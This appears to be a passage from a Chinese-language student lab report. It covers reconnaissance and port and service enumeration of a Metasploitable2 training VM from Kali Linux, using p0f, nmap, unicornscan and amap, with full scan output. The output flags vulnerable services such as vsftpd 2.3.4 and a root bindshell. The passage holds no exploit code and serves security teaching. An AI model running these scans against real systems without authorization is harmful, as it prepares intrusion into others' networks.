```

圖五十九

此外，也能找尋目標主機內架設的伺服器版本等，如：Apache 版本。(圖六十)

```
File Actions Edit View Help
| link      = Ethernet or modem
| raw_mtu   = 1500
|
|[ 10.0.1.4/49740 → 10.0.1.5/80 (syn+ack) ]-
| server    = 10.0.1.5/80
| os        = Linux 2.6.x
| dist      = 0
| params    = none
| raw_sig   = 4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0
|
|-[ 10.0.1.4/49740 → 10.0.1.5/80 (mtu) ]-
| server    = 10.0.1.5/80
| link      = Ethernet or modem
| raw_mtu   = 1500
|
|-[ 10.0.1.4/49740 → 10.0.1.5/80 (http request) ]-
| client    = 10.0.1.4/49740
| app       = ???
| lang      = none
| params    = none
| raw_sig   = 1:Host,User-Agent,Accept=[/*]:Connection,Accept-Encoding,Accept-Language,Accept-Charset,Keep-Alive:User-Agent/7.08.1
|
|[ 10.0.1.4/49740 → 10.0.1.5/80 (http response) ]-
| server    = 10.0.1.5/80
| app       = Apache 2.x 目標主機Apache 版本為2.X多
| lang      = none
| params    = none
| raw_sig   = 1:Date,Server,X-Powered-By=[PHP/5.2.4-2ubuntu5.10],Content-Length,Content-Type:Connection,Keep-Alive,Accept-Ranges:Apache/2.2.15 (Ubuntu) DAV/2
|
|
```

```
(kali㉿kali)-[~]
└─$ curl http://10.0.1.5/
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/metasploitable2">Metasploitable2</a></li>
<li><a href="/dav/">Dav</a></li>
<li><a href="/>WebDAV</a></li>
</ul>
</body>
</html>
(kali㉿kali)-[~]
└─$
```

圖六十

獲取目標主機的版本能更有利針對該作業系統版本下的漏洞進行攻擊。

- 最後，也能藉由目標主機的 IP 來使用 nmap -O 進行目標主機作業系統識別。再次驗證目標作業系統版本為 Linux 2.6.X 版本。

```
(kali㉿kali)-[~]
$ sudo nmap -O 10.0.1.5
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-02 11:47 EDT
Nmap scan report for 10.0.1.5
Host is up (0.00031s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:35:C9:29 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.55 seconds
```

圖六十一

與 p0f 被動測試比較，可發現能獲取更為詳細的版本資訊(表二)，可以藉由兩種工具所得出的版本資訊，來精準地針對目標主機進行該版本下的漏洞測試與選用適合滲透工具。

| 工具 | | 目標主機版本結果 |
|------|----------------------|----------|
| P0f | Linux 2.6.x | |
| namp | Linux 2.6.9 – 2.6.33 | |

表二

※注：p0f 與 nmap 都會使用到 kernel 部分，因此需要以最高權限執行，使用時加上 sudo。

D. 目標列舉 (Enumerating Target) (2 小題，共 30 分)

I. 連接埠掃描 (Port scanning)

- nmap 指令掃描 port 開啟狀態，預設為掃描 1000 常使用的 port 與可能的服務。

```
(kali㉿kali)-[~]
$ sudo nmap -O 10.0.1.5
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-03 08:09 EDT
Nmap scan report for 10.0.1.5
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:35:C9:29 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.43 seconds
```

圖六十二

TCP port 測試:

■ sudo nmap -sA 10.0.1.5 -p 1-1024 (使用 TCP ACK 掃描 1-1024 常用 port 防火牆狀態)，可得知 1-1024 port 過濾封包，即未有防火牆開啟。(圖六十三)

sA：此掃描類型用於確定防火牆狀態與對哪些 port 過濾此類型的封包，若返回 RST，則表示目標未過濾。

p：指定 1 至 1024 port

```
(kali㉿kali)-[~]
$ sudo nmap -sA 10.0.1.5 -p 1-1024
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-03 08:25 EDT
Nmap scan report for 10.0.1.5
Host is up (0.000092s latency).
All 1024 scanned ports on 10.0.1.5 are in ignored states.
Not shown: 1024 unfiltered tcp ports (reset)
MAC Address: 08:00:27:35:C9:29 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

圖六十三

- sudo nmap -sN 10.0.2.4 -p 21,22,23,25,80,514,3306 (TCP NULL 掃描，port 21,22,23,25,80,514,3306，這些感興趣的 port)，可得到目標主機這些 port 狀態(圖六十四)
 sN：以無設定任何封包 control bits 來進行 TCP 掃描
 p：指定 port 號

```
(kali㉿kali)-[~]
$ sudo nmap -sN 10.0.1.5 -p 21,22,23,25,80,514,3306
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-03 08:41 EDT
Nmap scan report for 10.0.1.5
Host is up (0.00052s latency).

PORT      STATE          SERVICE
21/tcp    open|filtered  ftp
22/tcp    open|filtered  ssh
23/tcp    open|filtered  telnet
25/tcp    open|filtered  smtp
80/tcp    open|filtered  http
514/tcp   open|filtered  shell
3306/tcp  open|filtered  mysql
MAC Address: 08:00:27:35:C9:29 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

圖六十四

UDP port 測試：

- sudo nmap -sU 10.0.2.4 -p 20-25,53,135,137,445,554 (使用 UDP 掃描常見的 port)(圖六十五)
 sU：UDP 掃描
 p：指定 port 號，本測試使用幾個常用的 port 作為測試對象，如：

| | |
|-----|---------------------|
| 22 | FTP |
| 53 | DNS |
| 135 | DCE(分散式運算環境) |
| 137 | NetBIOS name server |
| 445 | Microsoft-DS |

554 | RTSP(即時串流協定)

```
(kali㉿kali)-[~]
$ sudo nmap -sU 10.0.1.5 -p 20-25,53,135,137,445,554
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-03 08:52 EDT
Nmap scan report for 10.0.1.5
Host is up (0.00046s latency).

PORT      STATE SERVICE
20/udp    closed  ftp-data
21/udp    closed  ftp
22/udp    closed  ssh
23/udp    closed  telnet
24/udp    closed  priv-mail
25/udp    closed  smtp
53/udp    open   domain
135/udp   closed msrpc
137/udp   open   netbios-ns
445/udp   closed microsoft-ds
554/udp   closed rtsp
MAC Address: 08:00:27:35:C9:29 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
```

UDP port 為開啟狀態



圖六十五

利用 nmap 的 UDP scan 會因為 UDP 連線的特性，導致等待回應太久，因此若大量掃 UDP port，指令時間會太久。為了解決此問題，使用另一個更工具 Unicornscan，夠快速掃 UDP port。

- sudo unicornscan -m U -Iv 10.0.1.5(圖六十六)

-m U：指定為 UDP scan mode

I：立即模式

v：詳細輸出

```
(kali㉿kali)-[~]
$ sudo unicornscan -m U -Iv 10.0.1.5:1-65535
adding 10.0.1.5/32 mode `UDPscan' ports `1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 3 Minutes, 45 Seconds
UDP open 10.0.1.5:111 ttl 64
UDP open 10.0.1.5:137 ttl 64
UDP open 10.0.1.3:67 ttl 255
UDP open 10.0.1.5:52213 ttl 64
UDP open 10.0.1.5:53 ttl 64
sender statistics 296.9 pps with 65544 packets sent total
listener statistics 8 packets received 0 packets dropped and 0 interface drops
UDP open bootps[ 67] from 10.0.1.3 ttl 255
UDP open domain[ 53] from 10.0.1.5 ttl 64
UDP open sunrpc[ 111] from 10.0.1.5 ttl 64
UDP open netbios-ns[ 137] from 10.0.1.5 ttl 64
UDP open unknown[52213] from 10.0.1.5 ttl 64
```

圖六十六

接者用 Amap 工具檢查特定端口上運行應用程序的相關信息
-b :獲取應用程序的標誌信息，這可以幫助您識別特定端口上運行的應用程序。
-q :以僅顯示應用程序的標誌信息，而不報告已關閉或未識別的端口。

```
(kali㉿kali)-[~]
$ amap -bq 10.0.1.5 6000
amap v5.4 (www.thc.org/thc-amap) started at 2023-11-03 10:47:53 - APPLICATION MAPPING mode
Protocol on 10.0.1.5:6000/tcp matches x-windows - banner: \vInvalid MIT-MAGIC-COOKIE-1 key
amap v5.4 finished at 2023-11-03 10:47:59
```


圖六十七

II. 服務掃描 (Service enumeration)

藉由上一階段-連接埠掃描，我們可發現也那些 port 是開啟狀態，並使用哪種協定，而本階段針對這些 port，探查屬於哪種服務以及該服務下的版本資訊。


► 首先，能再次使用 Nmap 這個強大的工具，取得目標主機 port 擁有服務 UDP port 為開啟狀態 目標主機有開啟 UDP port 37 服務的版本，並將輸出結果以 xml 方式儲存。(使用 more 指令查看該 xml 檔案)

● sudo nmap -sV 10.0.2.4 -oX scan_result.xml



圖六十八

接著，我們能將 xml 轉換成 html 檔案(xsltproc scan_result.xml -o scan_result.html)，方便做觀察輸出結果(圖六十九)。能發現經由 Nmap 掃完的 port 結果，並列出 port 的狀態、服務類型、版本等資訊。



圖六十九

10.0.1.5

Address

- 10.0.1.5 (ipv4)
- 08:00:27:35:C9:29 - Oracle VirtualBox virtual NIC (mac)

Ports

The 977 ports scanned but not shown below are in state: closed

- 977 ports replied with: reset

| Port | State (toggle closed [0] filtered [0]) | Service | Reason | Product | Version | Extra info |
|------|--|-------------|---------|---------------------------------|-----------------------|----------------------|
| 21 | tcp open | ftp | syn-ack | vftpd | 2.3.4 | |
| 22 | tcp open | ssh | syn-ack | OpenSSH | 4.7p1 Debian 8ubuntu1 | protocol 2.0 |
| 23 | tcp open | telnet | syn-ack | Linux telnetd | | |
| 25 | tcp open | smtp | syn-ack | Postfix smtpd | 9.4.2 | |
| 53 | tcp open | domain | syn-ack | ISC BIND | 9.4.2 | |
| 80 | tcp open | http | syn-ack | Apache httpd | 2.2.8 ((Ubuntu) DAV/2 | |
| 111 | tcp open | rpcbind | syn-ack | | 2 | RPC #100000 |
| 139 | tcp open | netbios-ssn | syn-ack | Samba smbd | 3.X - 4.X | workgroup: WORKGROUP |
| 445 | tcp open | netbios-ssn | syn-ack | Samba smbd | 3.X - 4.X | workgroup: WORKGROUP |
| 512 | tcp open | exec | syn-ack | netkit-rsh rexecd | | |
| 1099 | tcp open | java-rmi | syn-ack | GNU Classpath grmiregistry | | |
| 1524 | tcp open | bindshell | syn-ack | Metasploitable root shell | | |
| 2049 | tcp open | ntp | syn-ack | | 2-4 | RPC #100003 |
| 2121 | tcp open | ftp | syn-ack | ProFTPD | 1.3.1 | |
| 3306 | tcp open | mysql | syn-ack | MySQL | 5.0.51a-3ubuntu5 | |
| 5432 | tcp open | postgresql | syn-ack | PostgreSQL DB | 8.3.0 - 8.3.7 | |
| 5900 | tcp open | vnc | syn-ack | VNC | | protocol 3.3 |
| 6000 | tcp open | X11 | syn-ack | | | access denied |
| 6667 | tcp open | irc | syn-ack | UnrealIRCd | | |
| 8009 | tcp open | ajp13 | syn-ack | Apache Jserv | | Protocol v1.3 |
| 8180 | tcp open | http | syn-ack | Apache Tomcat/Coyote JSP engine | 1.1 | |

圖七十

得到服務版本類型就能針對該版本下的漏洞進行攻擊與測試。

► 接著，我們使用 nmap -A 對目標主機做主動式的掃瞄(Nmap 腳本引擎, NSE)，獲取目標主機作業系統、服務版本等資訊，如：對目標主機 port 80 (http) tcp 連線，獲取該主機的使用的服務(Apache)、版本 (Apache/2.2.8 (Ubuntu) DAV/2)以及對方主機作業系統。

● Sudo nmap -A 10.0.1.5


```
(kali㉿kali)-[~]
└─$ sudo nmap -A 10.0.1.5
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-03 10:15 EDT
Nmap scan report for 10.0.1.5
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.1.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cfe1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:id:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2023-11-03T14:16:01+00:00; +4s from scanner time.
|_sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   100000  2          111/tcp   rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/udp   nfs
|   100005  1,2,3     38901/tcp  mountd
|   100005  1,2,3     60977/udp mountd
|   100021  1,3,4     39094/tcp  nlockmgr
|   100021  1,3,4     44815/udp nlockmgr
|   100024  1          43570/udp status
|_ 100024  1          60866/tcp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
|_eU        Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       
```

圖七十一

※測試前資訊


本實驗將於 **Nat 網路**下執行測試(假設攻擊者(我)已經進入目標的區域網路內)

- ◆ 目標對象：Metasploitable ([10.0.1.5](#))
- ◆ 攻擊者：Kali Linux 2023([10.0.1.4](#))



```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:35:c9:29  
          inet addr:10.0.1.5 Bcast:10.0.1.255 Mask:255.255.255.0  
         inet6 addr: fe80::a00:27ff:fe35:c929/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:36 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:66 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:4659 (4.5 KB) TX bytes:7115 (6.9 KB)  
             Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:97 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:97 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:21529 (21.0 KB) TX bytes:21529 (21.0 KB)  
  
msfadmin@metasploitable:~$
```

▲ 目標對象-Metasploitable2 之 IPv4 與 IPv6([10.0.1.5](#))



```
kali@kali: ~
File Actions Edit View Help
└$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.1.4 netmask 255.255.255.0 broadcast 10.0.1.255
        inet6 fe80::2470:8b1:e7da:14d7 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
                RX packets 1 bytes 590 (590.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 20 bytes 2910 (2.8 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
└$
```

▲ 攻擊者-Kali Linux 2020 之 IPv4 與 IPv6 (10.0.1.4)

首先，可以利用 OWASP Top 10([https://owasp.org/www-project-top- ten/](https://owasp.org/www-project-top-ten/))來找出目前網站中，好發且容易攻擊的弱點，作為滲透測試參考依據。 OWASP(Open Web Application Security Project)是蒐集各種網站的安全漏洞，並彙整出來，可做為資安參考指標。

本次滲透測試以網站相關漏洞作為主軸。

OWASP Top Ten

[Main](#) | [Translation Efforts](#) | [Sponsors](#) | [Data 2020](#)

